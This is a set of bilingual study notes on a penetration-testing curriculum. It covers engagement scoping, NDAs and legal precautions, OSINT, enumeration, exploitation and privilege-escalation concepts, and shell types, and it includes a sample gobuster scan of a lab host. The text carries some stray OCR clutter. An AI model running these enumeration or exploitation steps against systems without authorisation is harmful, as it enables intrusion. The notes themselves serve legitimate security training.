


01 - Information Gathering

渗透测试员路径简介

--渗透测试流程--



Pre-Engagement

在预聘阶段，主要的承诺、任务、范围、限制和相关协议将以书面形式记录下来。在此阶段，将制定合同文件，并且，基于测试的类型，渗透人员和客户的相关必要信息会被互换。

Information Gathering

信息收集阶段。客户很可能不会提供任何有关其网络和组件的信息，而是只提供域名或范围内IP地址/网络范围的列表。因此，在这个阶段，需要对目标Web应用程序或网络有一个概览。

在这个阶段所需要学的模块：

1. 学习过程 - 需要知道怎么高效的学习
2. Linux 基础
3. Windows 基础
4. 计算机网络
5. Web 应用程序介绍
6. Web 请求
7. JavaScript
8. Active Directory
9. Getting Started - 开始进行渗透

Vulnerability Assessment

在这个阶段，可以看出是否在上一个阶段收集了足够的资料，或者是否潜入了足够的深度。

在尝试渗透任何东西之前，应该完成彻底的信息收集，沿途记录详细的笔记，一旦进入开发阶段，就专注于需要深入研究的内容。脆弱性评估阶段可以分为两个方面：


- ◆ 使用自动化工具扫描已知漏洞的方法
- ◆ 通过发现的信息分析潜在的漏洞
分析的关键在于 ‘thinking outside the box’

10. 使用Nmap进行网络枚举

11. Footprinting - 通过网络通信的每个服务都会留下自己的Footprint，我们通过发现这些足迹，是的更精准地了解下一步可以采取的步骤

12. 信息收集 - 网页版

13. OSINT：企业侦察



接下来有四条路可以选择：

- ◆ Exploitation - 假设我们已经确定了至少一个漏洞，则可以开始着手进行渗透
- ◆ Post - Exploitation - 假定我们已经在目标系统上，并且可以与之进行交互，则想办法升级权限， root
- ◆ Lateral Movement - 横向移动，从已经被利用的系统通过网络移动并攻击其他系统。因此在这里，权限升级并不是严格必要的，因为与系统的交互允许在某些情况下在网络中进一步移动。
- ◆ Information Gathering - 当手头上的信息还不充足时，返回信息收集阶段，继续深挖。

14. 漏洞评估 - Vulnerability Assessment

15. 文件传输 - File Transfers

16. Shell & Payloads - 借助传输的有效payload，可以进入目标命令行

17. 使用metasploit框架 - 其中涵盖了许多攻击、枚举和特权方法，以半自动化的方式进入目标系统，帮助我们加快流程

Exploitation，是基于我们在信息收集和枚举过程中发现的潜在漏洞对系统或应用程序执行的攻击。

- ◆ Proof - of - Concept：在拿到最高权限后，创建一个笔记(proof of concept)记录整个渗透的过程细节，以及潜在地可能自动化地路径和活动，将笔记提供给技术部门使用。

18. 密码攻击 - Password Attacks

19. 攻击常规服务 - Attacking Common Services

20. Pivoting, Tunneling & Port Forwarding: 当Pivoting时，被利用的系统作为外部网络与内部网络之间或不同内部网络之间的节点。Porting forwarding 通常用于将本地端口转发到被攻击系统地端口

21. 活动目录枚举和攻击 - Active Directory enumeration & Attacks: 大多数企业网络都是由管理员使用Active Directory进行管理的。

Web 开发，是开发阶段的第二部分。Web应用程序呈现出巨大的攻击面，并且通常是外部渗透测试活动期间主要可访问的目标，因此强大的Web枚举和利用技能是至关重要的。

22. 使用Web代理 - Using Web Proxies: 分析和操作网络中的各种请求与响应

23. 使用Ffuf攻击应用程序：由于每个web服务器和应用程序由于与数据库的链接而使用许多不同的参数，因此可以手动或自动地发现这些参数。通过这些参数可以进行发现可能可利用地漏洞。

24. 暴力登陆 - Login Brute Forcing

25. SQL注入

26. SQLMap基础

27. 跨站点脚本 (XSS)：利用这个漏洞发起各种攻击，如网络钓鱼、会话劫持等。除此之外，还可以从其他用户甚至管理员那里接管网络会话

28. 文件包含 - File Inclusion: 例如，可以访问目标系统上的文件，或使用我们自己的文件来执行代码，而不需要开发人员或管理员提供访问权限

29. 命令注入 - Command Injections: 即可以远程在目标系统上执行超过逻辑权限的命令

30. 网络攻击: 如HTTP动词篡改 (HTTP Verb Tampering)、IDOR和XXE等。

31. 攻击常见应用程序

32. Linux Privilege Escalation

33. Windows Privilege Escalation

当已经收集足够的信息，并且成功地利用了漏洞时，就不需要花费太多的精力来自动化每个步骤。

34. Python 3

最后，将所有笔记与我们在此期间所写的文件进行核对，以确保我们没有遗漏任何步骤，并能够向客户提供一份全面、格式良好、整洁的报告。

35. 文件和报告 - Documentation & Reporting

36. 攻击企业网络 - Attacking Enterprise Networks

A pentest aims to uncover and identify ALL vulnerabilities in the systems under investigation and improve the security for the tested systems.

External Penetration Test - 外部渗透测试

许多渗透测试是从外部角度或作为Internet上的匿名用户执行的。

Internal Penetration Test - 内部渗透测试

与外部测试相比，内部测试是指我们从公司网络内部执行测试。此阶段可以在通过外部测试成功渗透到公司网络之后执行，或者从假设的泄露场景开始执行。内部渗透测试也可以访问没有任何互联网接入的孤立系统，这通常需要我们在客户设施的物理存在。

渗透测试的类型

- ◆ Blockbox：黑盒测试，Minimal，只提供必要地信息，如IP地址和域
- ◆ Greybox：灰盒测试，获得额外地信息，例如特定地url、主机名、子网等
- ◆ Whitebox：白盒测试，这里一切都向我们透露了。这为我们提供了整个结构的内部视图，使我们能够利用内部信息准备攻击。我们可能会得到详细的配置，管理凭据，web应用程序源代码等。
- ◆ Red-Teaming
- ◆ Purple-Teaming

测试环境的类型

- ◆ 网络：IoT、Hosts
- ◆ Web APP：Cloud、Server
- ◆ Mobile: Source Code, Security Policies
- ◆ API: Physical Security, Firewalls
- ◆ Thick Clients: Employees, IDS/IPS

关于法律法规的预防措施

- ◆ 获得被测试计算机或网络的所有者或授权代表的书面同意

- ◆ 仅在获得的同意范围内进行测试，并尊重指定的任何限制
- ◆ 采取措施防止对正在测试的系统或网络造成损害
- ◆ 未经许可，不得访问、使用或披露个人数据或测试期间获得的任何其他信息
- ◆ 未经通信一方同意，不得拦截电子通信
- ◆ 未经适当授权，请勿对受《健康保险流通与责任法案》（HIPAA）保护的系统或网络进行测试

渗透测试流程

Stage 阶段	Description 描述
1. Pre-Engagement	The first step is to create all the necessary documents in the pre-engagement phase, discuss the assessment objectives, and clarify any questions. 第一步是在参与前阶段创建所有必要的文件，讨论评估目标，并澄清任何问题。
2. Information Gathering	Once the pre-engagement activities are complete, we investigate the company's existing website we have been assigned to assess. We identify the technologies in use and learn how the web application functions. 一旦参与前的活动完成，我们会调查公司现有的网站，我们被指派进行评估。我们确定了正在使用的技术，并学习了web应用程序的功能。
3. Vulnerability Assessment	With this information, we can look for known vulnerabilities and investigate questionable features that may allow for unintended actions. 有了这些信息，我们可以查找已知的漏洞，并调查可能允许意外操作的可疑特性。
4. Exploitation	Once we have found potential vulnerabilities, we prepare our exploit code, tools, and environment and test the webserver for these potential vulnerabilities. 一旦我们发现了潜在的漏洞，我们就准备我们的漏洞代码、工具和环境，并测试web服务器是否存在这些潜在的漏洞。
5. Post-Exploitation	Once we have successfully exploited the target, we jump into information gathering and examine the webserver from the inside. If we find sensitive information during this stage, we try to escalate our privileges (depending on the system and configurations). 一旦我们成功地利用了目标，我们就开始收集信息，并从内部检查web服务器。如果我們在此阶段发现敏感信息，我们将尝试升级我们的权限（取决于系统和配置）。
6. Lateral Movement	If other servers and hosts in the internal network are in scope, we then try to move through the network and access other hosts and servers using the information we have gathered. 如果内部网络中的其他服务器和主机在范围内，那么我们将尝试通过网络移动并使用我们收集的信息访问其他主机和服务。器。

Stage 阶段	Description 描述
7. Proof-of-Concept	We create a proof-of-concept that proves that these vulnerabilities exist and potentially even automate the individual steps that trigger these vulnerabilities.我们创建一个概念验证来证明这些漏洞的存在，甚至可能自动执行触发这些漏洞的各个步骤。
8. Post-Engagement	Finally, the documentation is completed and presented to our client as a formal report deliverable. Afterward, we may hold a report walkthrough meeting to clarify anything about our testing or results and provide any needed support to personnel tasked with remediating our findings.最后，文档完成并作为正式报告交付给我们的客户。之后，我们可能会召开一次报告演练会议，以澄清有关我们的测试或结果的任何事情，并为负责纠正我们的发现的人员提供任何必要的支持。

Pre-Engagement

预接触是为实际渗透测试做准备的阶段。在这个阶段，会提出许多问题，并达成一些合同协议。客户告诉我们他们想要测试什么，我们详细解释如何使测试尽可能高效。

整个参与前流程包括三个基本组成部分

1. 关于渗透范围的问卷
2. Pre-engagement会议
3. 启动会议

再详细讨论这些之前，必须有所有各方签署Non-Disclosure Agreement(NDA)。保密协议有以下类型：
4. Unilateral NDA: 此类保密协议仅要求一方保持机密性，并允许另一方与第三方共享收到的信息。
5. Bilateral NDA: 在这种情况下，双方都有义务对结果和获得的信息保密。这是保护渗透测试人员工作的最常见的保密协议类型。
6. Multilateral NDA: 多边保密协议是由两个以上当事方作出的保密承诺。如果我们对合作网络进行渗透测试，所有责任方和相关方必须签署此文件。

在紧急情况下也可以例外，我们进入启动会议，也可以通过在线会议进行。必须知道 **who in the company is permitted** 才能与我们签订渗透测试合同。因为我们不能接受每个人的订单。例如，想象一下，一家公司的雇员以检查公司网络安全为借口雇佣了我们。然而，在我们完成评估后，发现该员工是想伤害自己的公司，没有授权让公司进行检测。从法律的角度来看，这将使我们处于危急的境地。

下面是一个可能被授权雇佣我们进行渗透测试的公司成员的样本（不是详尽的）列表。这可能因公司而异，较大的组织不直接涉及c级员工，责任落在IT、审计或IT安全高级管理人员或类似的人

身上。

Chief Executive Officer (CEO) 行政总裁 (CEO)	Chief Technical Officer (CTO) 首席技术官 (CTO)	Chief Information Security Officer (CISO) 首席资讯保安主任 (CISO)
Chief Security Officer (CSO) 总保安主任 (CSO)	Chief Risk Officer (CRO) 首席风险官 (CRO)	Chief Information Officer (CIO) 首席信息官 (CIO)
VP of Internal Audit 内部审计副总裁	Audit Manager 审计经理	VP or Director of IT/Information Security IT/信息安全副总裁或总监

这一阶段还需要在进行渗透测试之前准备一些文件，这些文件必须由我们的客户和我们签署，以便在需要时也可以以书面形式提交同意声明。否则，渗透测试可能会违反《计算机滥用法》。这些文件包括但不限于：

Document 文档	Timing for Creation 创造的时机
1. Non-Disclosure Agreement (NDA)	After Initial Contact After 初始联系人
2. Scoping Questionnaire	Before the Pre-Engagement Meeting Before 业务介入前会议
3. Scoping Document	During the Pre-Engagement Meeting During 业务介入前会议
4. Penetration Testing Proposal (Contract/Scope of Work (SoW)) 4. Penetration Testing Proposal (Contract/Scope of Work (SoW))	During the Pre-engagement Meeting During 业务介入前会议
5. Rules of Engagement (RoE)	Before the Kick-Off Meeting Before 启动会议
6. Contractors Agreement (Physical Assessments) 6. Contractors Agreement (体能评估)	Before the Kick-Off Meeting Before 启动会议
7. Reports	During and after the conducted Penetration Test During 和 after 所进行的渗透测试

注意：我们的客户可能会提供单独的范围限定文档，列出范围内的IP地址/范围/ url和任何必要的凭据，但这些信息也应作为RoE文档的附录进行记录。这些文件准备好后，应由律师审查和修改。

Scoping Questionnaire 范围的问卷

在与客户进行初步接触后，我们通常会向他们发送 **Scoping Questionnaire**，以更好地了解他们正在寻求的服务。此范围调查问卷应清楚地解释我们的服务，通常可要求他们从以下列表中选择一项或多项：

<input type="checkbox"/> Internal Vulnerability Assessment 5.2.3内部漏洞评估	<input type="checkbox"/> External Vulnerability Assessment 5.2.3外部漏洞评估
<input type="checkbox"/> Internal Penetration Test 8.2.3内部渗透测试	<input type="checkbox"/> External Penetration Test 8.2.3外部渗透测试
<input type="checkbox"/> Wireless Security Assessment 8.2.3无线安全评估	<input type="checkbox"/> Application Security Assessment 8.4.3应用安全评估
<input type="checkbox"/> Physical Security Assessment 8.2.3物理安全评估	<input type="checkbox"/> Social Engineering Assessment 8.2.2社会工程评估
<input type="checkbox"/> Red Team Assessment 8.4.3红队评估	<input type="checkbox"/> Web Application Security Assessment 8.2.3 Web应用安全评估

在每一种情况下，调查问卷应该允许客户更具体地了解所需的评估。他们是否需要web应用程序或移动应用程序评估？安全的代码审查？内部渗透测试是否应该是黑盒式和半回避式的？他们只是想把网络钓鱼评估作为社会工程评估的一部分，还是也想要钓鱼电话？这是我们解释我们服务的深度和广度的机会，确保我们了解客户的需求和期望，并确保我们能够充分提供他们所需的评估。

除了评估类型、客户名称、地址和关键人员联系信息外，其他一些关键信息包括：

- ◆ How many expected live hosts?
- ◆ How many IPs/CIDR ranges in scope?
- ◆ How many Domains/Subdomains are in scope?
- ◆ How many wireless SSIDs in scope?
- ◆ How many web/mobile applications? If testing is authenticated, how many roles(standard user, admin, etc.)?
- ◆ For a phishing assessment, how many users will be targeted? Will the client provide a list, or we will be required to gather this list via OSINT?
- ◆ If the client is requesting a Physical Assessment, how many locations? If multiple sites are in-scope, are they geographically dispersed?
- ◆ What is the objective of the Red Team Assessment? Are any activities (such as phishing or physical security attacks) out of scope?
- ◆ Is a separate Active Directory Security Assessment desired?

- ◆ Will network testing be conducted from an anonymous user on the network or a standard domain user?
 - ◆ Do we need to bypass Network Access Control (NAC)?
- 最后，我们想问一下信息披露和闪烁其词（如果适用于评估类型）：
- ◆ 渗透测试是黑盒（没有提供信息），灰盒（只提供IP地址/CIDR范围/ url），白盒（提供详细信息）吗？
 - ◆ 他们希望我们从非回避、混合回避（开始时很安静，然后逐渐变得“更大声”，以评估客户的安全人员在什么程度上检测到我们的活动）还是完全回避进行测试。

信息收集

1. 开源情报 - Open-Source Intelligence
2. 基础设置枚举 - Infrastructure Enumeration
3. 服务枚举 - Service Enumeration
4. 主机枚举 - Host Enumeration

information可以有效地帮助我们进行渗透测试和识别安全漏洞地主要组件。无论是在社交媒体、招聘启事、个人主机和服务服务器上，甚至是员工上，都有可能获得这些信息。

Open-Source Intelligence, 开源情报

OSINT 是一个查找目标公司或个人的公开信息的过程。有可能找到高度敏感的信息，如密码、散列、密钥、令牌等，这些信息可以在几分钟内让我们访问网络。Github或其他开发平台上的存储库通常设置不正确，外部查看器可以看到此信息。如果在测试开始时发现了这类敏感信息，RoE的事件处理和报告部分应该描述报告这些类型的关键安全漏洞的过程。如果尚未删除或更改公开发布的密码或SSH密钥，则表示存在严重的安全漏洞。因此，我们的客户端管理员必须在继续之前查看此信息。

/

<https://>

0 comment | 0 complexity | MD5 | [raw file](#)

```
1 import ./ (pkgs, ...):
2
3 let
4   PrivateKey = pkgs.writeText "id_ "
5     -----BEGIN OPENSSSH PRIVATE KEY-----
6     [REDACTED]
7     [REDACTED]
8     [REDACTED]
9     [REDACTED]
10    -----END OPENSSSH PRIVATE KEY-----
11  '';
12
13   PublicKey = ''
14     ssh- root@
15  '';
16
17   PrivateKey = pkgs.writeText "id_ "
18     -----BEGIN OPENSSSH PRIVATE KEY-----
19     [REDACTED]
20     [REDACTED]
21     [REDACTED]
22     [REDACTED]
23     [REDACTED]
24    -----END OPENSSSH PRIVATE KEY-----
25  '';
26
27
```

开发人员经常在StackOverflow上分享整个部分的代码，以便向其他开发人员展示他们的代码是如何工作的，从而帮助他们解决问题。这种类型的信息也可以很快被发现，并被用来对付公司。我们的任务就是找到这些安全漏洞，并堵住它们。我们可以从OSINT：企业侦察模块中学到更多。它展示了我们如何找到这些信息的许多不同的技术。

Infrastructure Enumeration, 基础设施枚举

明确目标的设备 - 在基础设施列举过程中，我们试图概述公司在internet和intranet上的位置。为此，我们使用OSINT和第一次活动扫描。我们使用诸如DNS之类的服务来创建客户端服务器和主机的映射，并了解它们的 **infrastructure** 的结构。这包括名称服务器、邮件服务器、web服务器、云实例等等。我们制作主机及其IP地址的准确列表，并将它们与我们的范围进行比较，以查看它们是否包含并列出。

明确安全措施防火墙 - 在这个阶段，我们还尝试确定公司的安全措施。这些信息越精确，就越容易伪装我们的攻击（ **Evasive Testing** ）。但是，识别防火墙（例如web应用程序防火墙）也使我们能够很好地理解哪些技术可以为我们的客户触发警报，以及可以使用哪些方法来避免警报。

Service Enumeration, 服务枚举

在服务枚举中，我们识别允许我们通过网络（或从内部角度来看，本地）与主机或服务器交互的服务。因此，了解服务是至关重要的，它是什么 **version**，它为我们提供了什么 **information**，以及它可以使用的 **reason**。一旦我们了解了提供此服务的背景，就可以得出一些合乎逻辑的结论，为我们提供几种选择。

许多服务都有版本历史记录，允许我们识别主机或服务器上安装的版本是否实际上是最新的。在大多数情况下，这也将帮助我们找到旧版本中仍然存在的安全漏洞。许多管理员都不敢更改正常

工作的应用程序，因为这可能会损害整个基础设施。因此，管理员通常更愿意接受将一个或多个漏洞打开并维护功能的风险，而不是关闭安全漏洞。

Host Enumeration, 主机枚举

明确主机 - 一旦我们有了客户基础设施的详细列表，我们就检查范围界定文档中列出的每一个主机。我们尝试确定主机或服务器上运行的 **operating system**，它使用的 **services**，服务的 **versions**，等等。同样，除了活动扫描之外，我们还可以使用各种OSINT方法来告诉我们如何配置这个主机或服务器。

我们可以找到许多不同的服务，例如公司使用FTP服务器在员工之间交换数据，甚至允许匿名访问。即使在今天，制造商也不再支持许多主机和服务器。然而，这些旧版本的操作系统和服务仍然存在漏洞，这些漏洞随后仍然存在并危及我们客户的整个基础设施。

在这里，无论我们是从外部还是从内部检查每个主机或服务器都无关紧要。然而，从内部的角度来看，我们将发现通常无法从外部访问的服务。因此，许多管理员变得粗心大意，经常认为这些服务是“安全的”，因为它们不能从internet直接访问。因此，由于这些假设或松散的实践，这里经常发现许多错误配置。在主机枚举期间，我们尝试确定此主机或服务器扮演的角色以及它与哪些网络组件进行通信。此外，我们还必须确定它用于此目的的 **services**，以及它们位于 **ports** 上。

在内部主机枚举期间（大多数情况下是在成功发现一个或多个漏洞 **Exploitation**），我们还从内部检查主机或服务器。这意味着我们寻找敏感的 **files**，本地的 **services**，**scripts**，**applications**，**information**，以及其他可以存储在主机上的东西。这也是 **Post-Exploitation** 阶段的重要组成部分，在这个阶段，我们尝试利用和提升特权。


Pillaging, 掠夺

另一个重要步骤是 **Pillaging**。在到达 **Post-Exploitation** 阶段后，执行掠夺，在已经被利用的主机上本地收集敏感信息，如员工姓名、客户数据等。然而，这种信息收集只有在利用目标主机并获得对它的访问权之后才会发生。

我们可以获得的关于被攻击主机的信息可以分为许多不同的类别，并且变化很大。这取决于主机的用途及其在企业网络中的定位。对这些主机采取安全措施的管理员也起着重要的作用。然而，这些信息可以显示对我们的客户端的潜在攻击的 **impact**，并用于在网络中进一步采取 **escalate our privileges** 或 **move laterally** 的步骤。

Vulnerability Assessment

在 **vulnerability assessment** 阶段，我们检查和分析在信息收集阶段收集到的信息。脆弱性评估阶段是基于调查结果的分析过程。



Exploitation

在 **Exploitation** 阶段，我们寻找可以将这些弱点适应于我们的用例的方法，以获得所需的角色（例如，立足点、升级的特权等）。如果我们想要得到一个反向shell，我们需要修改PoC来执行代码，这样目标系统就可以通过（理想情况下）一个加密的连接连接到我们指定的IP地址。因此，准备利用主要是 **Exploitation** 阶段的一部分。

PoC

我们应该已经有一份详细的调查结果清单，我们将包括在报告中，以及所有必要的细节，以使调查结果适合客户的环境。我们的报告交付（在文档和报告模块中详细介绍）应包括以下内容：

- ◆ 攻击链（在完全内部泄露或外部到内部访问的情况下），详细说明为现实泄露所采取的步骤
- ◆ 一个强有力的执行摘要，非技术观众也能理解
- ◆ 具体到客户环境的详细发现，包括风险评级，发现影响，补救建议以及与问题相关的高质量外部参考资料
- ◆ 足够的步骤来重现每个发现，以便负责修复的团队能够理解和测试问题
- ◆ 针对环境的近期、中期和长期建议
- ◆ 附录：包括目标范围、OSINT数据（如果与业务相关）、密码破解分析（如果相关）、发现的端口/服务、受损主机、受损帐户、转移到客户拥有的系统的文件、任何帐户创建/系统修改、Active Directory安全分析（如果相关）、相关扫描数据/补充文档，以及进一步解释特定发现或建议所需的任何其他信息

GETTING STARTED

This module will focus on how to get started in infosec and penetration testing from a hands-on perspective.

Risk Management Process


1. Identifying the Risk
2. Analyze the Risk
3. Evaluate the Risk
4. Dealing with Risk
5. Monitoring Risk

There are three main types of shell connections:

Shell Type	Description
Reverse shell	Initiates a connection back to a "listener" on our attack box.
Bind shell	"Binds" to a specific port on the target host and waits for a connection from our attack box.
Web shell	Runs operating system commands via the web browser, typically not interactive or semi-interactive. It can also be used to run single commands (i.e., leveraging a file upload vulnerability and uploading a PHP script to run a single command.

Port(s)	Protocol
20 / 21 (TCP)	FTP
22 (TCP)	SSH
23 (TCP)	Telnet
25 (TCP)	SMTP
80 (TCP)	HTTP
161 (TCP/UDP)	SNMP
389 (TCP/UDP)	LDAP
443 (TCP)	SSL / TLS (HTTPS)
445 (TCP)	SMB
3389 (TCP)	RDP

Open Web Application Security Project (OWASP)

Number	Category	Description
1.	Broken Access Control 	Restrictions are not appropriately implemented to prevent users from accessing other users accounts, viewing sensitive data, accessing unauthorized functionality, modifying data, etc.

Number	Category	Description
2.	Cryptographic Failures	Failures related to cryptography which often leads to sensitive data exposure or system compromise.
3.	Injection	User-supplied data is not validated, filtered, or sanitized by the application. Some examples of injections are SQL injection, command injection, LDAP injection, etc.
4.	Insecure Design	These issues happen when the application is not designed with security in mind.
5.	Security Misconfiguration	Missing appropriate security hardening across any part of the application stack, insecure default configurations, open cloud storage, verbose error messages which disclose too much information.
6.	Vulnerable and Outdated Components	Using components (both client-side and server-side) that are vulnerable, unsupported, or out of date.
7.	Identification and Authentication Failures	Authentication-related attacks that target user's identity, authentication, and session management.
8.	Software and Data Integrity Failures	Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs).
9.	Security Logging and Monitoring Failures	This category is to help detect, escalate, and respond to active breaches. Without logging and monitoring, breaches cannot be detected..
10.	Server-Side Request Forgery	SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

Basic Tools

- ◆ Using SSH
- ◆ Using [Netcat](#)
- ◆ Using Tmux
- ◆ Using Vim

Gobulster

在发现一个web应用程序后，检查一下是否可以发现web服务器上任何不打算公开访问的隐藏文件或目录总是值得的。我们可以使用诸如ffuf或GoBuster之类的工具来执行此目录枚举。有时我们会发现隐藏的功能或暴露敏感数据的页面/目录，这些数据可以用来访问web应用程序，甚至可以在web服务器上远程执行代码。

Directory/File Enumeration, 目录/文件枚举

GoBuster是一个多功能工具，允许执行DNS，vhost和目录强制破解。该工具具有其他功能，例如公有AWS S3存储桶的枚举。出于本模块的目的，我们对使用 `dir` 开关指定的目录（和文件）强制模式感兴趣。让我们使用 `dirb` `common.txt` 单词列表运行一个简单的扫描。

```
Chenduoduo@htb[/htb]$ gobuster dir -u http://10.10.10.121/ -w  
/usr/share/seclists/Discovery/Web-Content/common.txt
```

```
Gobuster v3.0.1
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
```


```
[+] Url:          http://10.10.10.121/  
[+] Threads:      10  
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt  
[+] Status codes: 200,204,301,302,307,401,403  
[+] User Agent:   gobuster/3.0.1  
[+] Timeout:      10s
```

```
2020/12/11 21:47:25 Starting gobuster
```

```
/.hta (Status: 403)  
/.htpasswd (Status: 403)  
/.htaccess (Status: 403)  
/index.php (Status: 200)  
/server-status (Status: 403)  
/wordpress (Status: 301)
```

```
2020/12/11 21:47:46 Finished
```

HTTP状态码 `200` 表示资源请求成功，而403 HTTP状态码表示我们被禁止访问该资源。301状态码表示我们正在被重定向，这不是失败情况。



English (United States)

Afrikaans

العربية

العربية المغربية

অসমীয়া

گۆنئی آذربایجان

Azərbaycan dili

Беларуская мова

Български

বাংলা

0F	0F	0F	0F	0F	0F	0F	0F
56	7C	51	08	61	72	42	

Bosanski

Català

Cebuano

Čeština

Cymraeg

Dansk

Continue

还可能有一些基本资源托管在子域上，例如管理面板或具有可能被利用的附加功能的应用程序。我们可以使用 **GoBuster** 来枚举给定域的可用子域，使用 **dns** 标志来指定DNS模式。首先，让我们克隆SecLists GitHub仓库，其中包含许多有用的列表用于模糊和利用：

SecLists 是一个专门为安全测试和渗透测试人员设计的资源库，它包含了大量与网络安全相关的文件集合，用于辅助发现漏洞、测试系统和执行各种安全评估任务。

```
//安装SecLists
git clone https://github.com/danielmiessler/SecLists

sudo apt install seclists -y
```

```
(root@kali24)-[/home/chenduoduo]
└─# seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├─ Discovery
├─ Fuzzing
├─ IOCs
├─ Miscellaneous
├─ Passwords
├─ Pattern-Matching
├─ Payloads
├─ Usernames
└─ Web-Shells
└─(root@kali24)-[/usr/share/seclists]
└─#
```

接下来，在 `/etc/resolv.conf` 文件中添加一个DNS Server，例如1.1.1.1。我们将针对域名 `inlanefreight.com`，该网站为一个虚构的货运和物流公司。

```
